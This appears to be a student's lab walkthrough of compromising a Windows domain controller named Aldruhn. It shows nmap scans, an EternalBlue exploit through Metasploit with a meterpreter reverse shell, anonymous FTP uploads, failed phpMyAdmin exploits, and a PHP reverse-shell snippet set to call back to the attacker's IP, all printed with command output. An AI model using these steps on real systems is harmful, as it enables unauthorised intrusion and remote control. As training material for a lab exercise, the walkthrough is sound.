# **Aldruhn Walkthrough**

Target: 192.168.2.12


Kali: 10.8.0.131

I used two ways to exploit this machine, eternal blue and 1 other listed below

Note, since this is the domain controller (port 53 is open so it most likely is) I will have access to all other computers on the domain.

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.12 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.12 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.12 -oA large



From the base scan it looks to be a microsoft windows OS so we'll attempt EternalBlue before we do anything else

nmap --script smb-vuln\* -p 445 192.168.2.12

```
-(kali®kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
└$ <u>sudo</u> nmap -Pn -sV -A -p- --script='safe' 192.168.2.12 -oA large
(kali@ kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
s nmap --script smb-vuln* -p 445 192.168.2.12
                                                                             130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 23:46 EDT
Nmap scan report for 192.168.2.12
Host is up (0.048s latency).
                                          F
                                                      kali@kali: ~
       STATE SERVICE
                                          File Actions Edit View Help
445/tcp open microsoft-ds
Host script results:
                                            —(kali⊛kali)-[~]
                                          s echo '16154605 Hayden Bruinsma'
smb-vuln-ms10-054: false
                                          16154605 Hayden Bruinsma
 smb-vuln-ms17-010:
   VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).
      Disclosure date: 2017-03-14
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
Nmap done: 1 IP address (1 host up) scanned in 5.75 seconds
zsh: segmentation fault nmap --script smb-vuln* -p 445 192.168.2.12
```

#### It looks like it is vulnerable

- msfconsole
- search ms17-010
- use 0
- set rhosts 192.168.2.12
- set lhost 10.8.0.131
- set payload
- run

```
LHOST
              192.168.1.35
                                         kali@kali: ~
   LPORT
              4444
                                yes
                                         File Actions Edit View Help
Exploit target:
                                           -(kali⊕kali)-[~]
                                         s echo '16154605 Hayden Bruinsma'
   Id Name
                                         16154605 Hayden Bruinsma
   0
       Automatic Target
msf6 exploit()
                                         nalblue) > set lhost 10.8.0.131
lhost ⇒ 10.8.0.131
                                        nalblue) > set rhosts 192.168.2.12
msf6 exploit(wi
rhosts ⇒ 192.168.2.12
msf6 exploit(
                                        malblue) > set payload
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(w
                                               ) > run
 msf6 exploit(wi
                                                e) > exploit
[*] Started reverse TCP handler on 10.8.0.131:4444
 [*] 192.168.2.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.12:445 - Host is likely VULNERABLE to MS17-010! - Windows Ser
 ver 2012 R2 Standard 9600 x64 (64-bit)
 [*] 192.168.2.12:445
                            - Scanned 1 of 1 hosts (100% complete)
 [+] 192.168.2.12:445 - The target is vulnerable.
ዜ[*] 192.168.2.12:445 - shellcode size: 1283
 [*] 192.168.2.12:445 - numGroomConn: 12
[*] 192.168.2.12:445 - Target OS: Windows Server 2012 R2 Standard 9600
[+] 192.168.2.12:445 - got good NT Trans response
 [+] 192.168.2.12:445 - got good NT Trans response
[+] 192.168.2.12:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.2.12:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.2.12:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.2.12:445 - good response status for nx: INVALID_PARAMETER
 [*] Sending stage (200774 bytes) to 192.168.2.12
[\star] Meterpreter session 1 opened (10.8.0.131:4444 
ightarrow 192.168.2.12:61818) at 2022
 -10-21 00:01:33 -0400
meterpreter > shell
 Process 3364 created.
 Channel 1 created.
 Microsoft Windows [Version 6.3.9600]
 (c) 2013 Microsoft Corporation. All rights reserved.
                                       F-
                                                   kali@kali: ~
 C:\Windows\system32>whoami
M€ whoami
                                        File Actions Edit View Help
nt authority\system
                                          -(kali⊛kali)-[~]
 C:\Windows\system32>
                                       16154605 Hayden Bruinsma
                      "16154605.ovpn": 1
```

## But I want more ways to exploit...

### Exploring the ftp service

- ftp 192.168.2.12

```
-(kali®kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
ftp 192.168.2.12
Connected to 192.168.2.12.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/Name (192.168.2.12:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
229 Entering Extended Passive Mode (|||63750|)
150 Connection accepted
                                 0 Aug 06 2009 incoming
187 Aug 06 2009 onefile.html
drwxr-xr-x 1 ftp ftp
ereereeree 10ftp:ftp
226 Transfer OK
ftp> put test.txt
local: test.txt remote: test.txt
                                                                            kali@kali: ~
                                                                                             ftp: Can't open `test.txt': No such file or directory
                                                                <u>-</u>
ftp>-put@test.txt@
                                                                 File Actions Edit View Help
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||63752|)
                                                                   -(kali⊕kali)-[~]
                                                                $ echo 'Hayden Bruinsma 16154605
550 Permission denied
ftp> binary
                                                                Hayden Bruinsma 16154605
200 Type set to I
ftp> put2test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||63753|)
550 Permission denied
ftp>
```

Unable to upload any files here


- cd incoming
- put test.txt

It worked, if we can access incoming somehow via the web service we may be able to obtain a reverse shell.


```
ftp> cd incoming
250 CWD successful. "/incoming" is current directory.
                                                                 File Actions Edit View Help
                                                                 ___(kali⊛kali)-[~]
$ echo 'Hayden Bruinsma 16154605
229 Entering Extended Passive Mode (|||63759|)
                                                                Hayden Bruinsma 16154605
150 Connection accepted
226 Transfer OK
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||63760|)
150 Connection accepted
129.42 KiB/s
                                                                                                                    00:00 ETA
226 Transfer OK
11 bytes sent in 00:00 (1.22 KiB/s)
ftp>`ls
229 Entering Extended Passive Mode (|||63763|)
150 Connection accepted
-rw-r--r-- 1 ftp ftp
                                 11 Sep 02 23:22 test.txt
226 Transfer OK
ftp> ls -la
229 Entering Extended Passive Mode (|||63764|)
150 Connection accepted
                                 11 Sep 02 23:22 test.txt
226 Transfer OK
ftp> []
```

To see if we can access the incoming directory I will use dirb

- dirb http://192.168.2.12



Whilst searching the website I found it was running phpmyadmin which showed all the versions



I googled phpmyadmin exploit 3.2.0.1 and found <a href="https://www.exploit-db.com/exploits/17510">https://www.exploit-db.com/exploits/17510</a>

```
(kali⊕ kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
$ sudo python2 phpexploit.py http://192.168.2.12/phpmyadmin/
[+] Trying get form token&session_id..
[+] Token: 735172bf5201973ffebe7d97de472b53 , SessionID: 4q4otc7hjbs84smd4afdmfglapp@r3br
[+] Trying to insert payload in $_SESSION..
HTTP Error 500: Internal Server Error
```

The exploit did not work

- searchsploit phpmyadmin

I found another possible exploit but received an error relating the curl not being available for php so I installed it.



- sudo apt-get install php-curl Sadly this exploit didn't work either



From the sql I found these users which may be useful in some way

Exploring some more I may have found some more ftp credentials



#### It worked!

```
·(kali®kali)-[~/Desktop/studies/scans/Aldruhn - 192.168.2.12]
 -$ ftp 192.168.2.12
Connected to 192.168.2.12.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.2.12:kali): newuser
                                                      kali@kali: ~
                                                                       \bigcirc
                                           331 Password required for newuser
Password:
                                            File Actions Edit View Help
230 Logged on
Remote system type is UNIX.
                                             —(kali⊛kali)-[~]
                                           $ echo 'Hayden Bruinsma 16154605
Using binary mode to transfer files.
ftp> □
                                           Hayden Bruinsma 16154605
```

OK it looks like we are able to upload to the xampp directory so we'll be able to create a reverse shell.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

- vim shell.php
- paste in code
- :wq

#### Change details

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.0.131'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
The FIP Server is shutdown with the 'FileZillaFIP shares of the shares of the
```

## On ftp server

put shell.php

Set up a listener on port 4444

- nc -lvnp 4444

## Navigate to


- 192.168.2.12/xampp/shell.php

This didn't work and I received "uname is not a known command"

I forgot, it's a windows machine so I googled "windows reverse shell php"

https://github.com/Dhayalanb/windows-php-reverse-shell/blob/master/Reverse%20Shell.php

I used the same ftp process to upload to the website and navigate to the reverse shell whilst listening using netcat



Looks like we are in as root!

I practiced a golden ticket attack after getting domain access on <u>my dagon-fel</u> <u>walkthrough.</u>